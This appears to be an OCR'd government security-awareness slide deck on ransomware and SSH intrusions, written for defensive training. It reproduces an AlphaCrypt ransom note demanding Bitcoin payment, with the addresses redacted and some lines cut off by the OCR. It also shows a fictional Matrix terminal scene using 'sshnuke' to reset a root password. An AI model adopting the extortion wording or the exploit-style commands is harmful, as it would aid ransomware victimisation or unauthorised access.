
Payment verification may take up to 12 hours.

Support

Try to decrypt your file here

You can test the decryption service once for FREE.

AlphaCrypt Notice



All your documents, phot
with strongest encryption

Private decryption key is
decrypt your files until yo

If you see the main encry
Otherwise, it seems that
Now you have the last ch
Open http://q 7
https://qcuik p
They are public gates to t
Copy and paste the follow
92
Follow the instructions on

1.com

If you have problems wit
1. Download Tor Browser
2. In the Tor Browser ope
Note that this server is
Retry in 1 hour if site is
Copy and paste the follow

Follow the instructions on

Your personal files are encrypted!

Your private key will be destroyed on:

5/10/2015

Time left: 94:29:50

Your files have been safely encrypted on this PC: photos, videos, documents, etc. Click "Show encrypted files" Button to view a complete list of encrypted files, and you can personally verify this.

Encryption was produced using a unique public key RSA-2048 generated for this computer. To decrypt files you need to obtain the **private key.**

The only copy of the private key, which will allow you to decrypt your files, is located on a secret server in the Internet; the server will eliminate the key after a time period specified in this window.
Once this has been done, nobody will ever be able to restore files...
In order to decrypt the files press button to open your personal page

and follow the instruction.

in case of "File decryption button" malfunction use one of our gates:
http://qc[redacted].com
https://q[redacted]gie.de

Use your Bitcoin address to enter the site:

[redacted]

if both button and reserve gate not opening, please follow the steps:

You must install this browser www.torproject.org/projects/torbrowser.html.en

After instalation,run the browser and enter address [redacted]

Follow the instruction on the web-site. We remind you that the sooner you do so, the more chances are left to recover the files.


Any attempt to remove or corrupt this software will result in immediate elimination of the private key by the server.

Post Infection Ransom

- Instructions
  - BitCoins or PayPal ($200 - $1,000)
    - Suggests Currency to BTC Conversion Services
  - The Onion Router (TOR) Network
    - TOR Hidden Payment Site
- Payment ***(Not Recommended)***
  - Decryption Key will usually be provided if paid by deadline (no guarantee)
  - Decryption will take as long as encryption


Recovery

- Remove Infected system from network
  - Examine user’s e-mail and web browsing history for potential source of infection
  - Reimage System before bringing back on to the network
- Restore lost file share and local data from known good back up media
- Remove ransom instructions (text files) from impacted folders



Prevention (Users)

- User Awareness
  - Don’t Keep OR Back up important files on local system
  - Don’t follow links or open attachments in unexpected or suspicious e-mails
    - Report suspicious e-mails to report.spam@nc.gov so they can be filtered
  - Web browsing should be work related
  - Suggestion: Do not allow checking of personal e-mail from State systems




Prevention (System Controls)

- End User Accounts should not be administrators on their local system
- Implement Microsoft AppLocker GPO
  - Prevents execution of files from the c:/Users/<user>/AppData/ folder and subs
- Application Whitelisting/SW Restriction
- Utilize WCF and DNS FW
- Patch – OS to plugins (Flash, Java)
- Allow/Install Pop-up and Ad Blockers


State Perspective

- Ransomware infections are a reportable incident to the State CIO
- Engage DIT AD team for GPO support
- Follow-up with a report to www.ic3.gov
  - Provide "Crypto______" and "ransomware" as keywords in report
  - Builds victim list for FBI to use if suspects are indicted for building, distributing and receiving payments associated with the ransomware


Secure SHell - SSH in the Matrix



```
1/tcp      open        hosts2-ns
                              [mobile]
Starting nmap V. 2.54BETA25
Insufficient responses for TCP sequencing (3), OS detection may be less
accurate
Interesting ports on 10.2.2.2:
(The 1539 ports scanned but not shown below are in state: closed)
Port        State       Service
22/tcp      open        ssh

No exact OS matches for host

Nmap run completed -- 1 IP address (1 host up) scanneds
# sshnuke 10.2.2.2 -rootpw="Z10N0101"
Connecting to 10.2.2.2:ssh ... successful.
Attempting to exploit SSHv1 CRC32 ... successful.
Reseting root password to "Z10N0101".
System open: Access Level <9>
# ssh 10.2.2.2 -l root
root@10.2.2.2's password:

RRF-CONTROL> disable grid nodes 21 - 48
```




SSH Attempted Intrusions (Targets)




SSH Attempted Intrusions (Targets)

Country	2008	2009	2010	2011	2012	2013	2014	Avg
China	25.65%	34.57%	36.82%	32.06%	44.60%	48.40%	44.60%	38.10%
United States	25.14%	16.26%	14.56%	14.60%	14.48%	13.34%	14.48%	16.12%
Korea Republic of	5.56%	5.70%	9.52%	6.82%	5.54%	4.64%	5.54%	6.19%
Unknown	0.02%	2.43%	1.35%	6.06%	4.10%	1.96%	4.10%	2.86%
India	2.30%	2.38%	2.90%	2.39%	2.20%	1.65%	2.20%	2.29%
Russian Federation	1.32%	2.09%	1.76%	2.35%	2.75%	2.20%	2.75%	2.17%
Germany	2.30%	1.68%	1.84%	3.28%	1.83%	2.29%	1.83%	2.15%
Brazil	3.10%	2.51%	2.45%	1.94%	1.61%	1.65%	1.61%	2.13%
Taiwan	2.34%	2.57%	1.78%	1.59%	1.11%	1.05%	1.11%	1.65%
United Kingdom	1.77%	1.28%	2.05%	1.88%	1.49%	1.57%	1.49%	1.65%
France	1.91%	1.87%	1.25%	2.42%	1.36%	0.89%	1.36%	1.58%
Japan	3.52%	1.66%	0.96%	0.70%	0.88%	0.99%	0.88%	1.37%
Canada	1.30%	1.66%	0.82%	2.89%	0.78%	1.09%	0.78%	1.33%
Netherlands	1.14%	1.20%	0.88%	1.90%	1.37%	0.91%	1.37%	1.25%
Turkey	0.37%	0.94%	1.34%	1.18%	1.29%	2.34%	1.29%	1.25%

Verizon External Actor Origination



In the News




WANTED

BY THE FBI

Conspiring to Commit Computer Fraud; Accessing a Computer Without Authorization for the Purpose of Commercial Advantage and Private Financial Gain; Damaging Computers Through the Transmission of Code and Commands; Aggravated Identity Theft; Economic Espionage; Theft of Trade Secrets

In the News



THE | DIPLOMAT

*Read The Diplomat, **Know the Asia-Pacific***

China (Finally) Admits to Hacking

An updated military document for the first time admits that the Chinese government sponsors offensive cyber units.

By Shannon Tiezzi
March 18, 2015


1.2k Shares
48 Comments

Image Credit: China keyboard image via Shutterstock


China's military has finally pulled back the curtain on its cyber strategy, admitting for the first time that it (like countries around the world) has cyber units set up not only for defense, but for attack.

Officially, China's line has always been that its government does not sponsor any form of hacking. Those denials

Hacking 9 – 5 Beijing Time




Hacking 9 – 5 Beijing Time



Advanced Persistent Threats (APT)

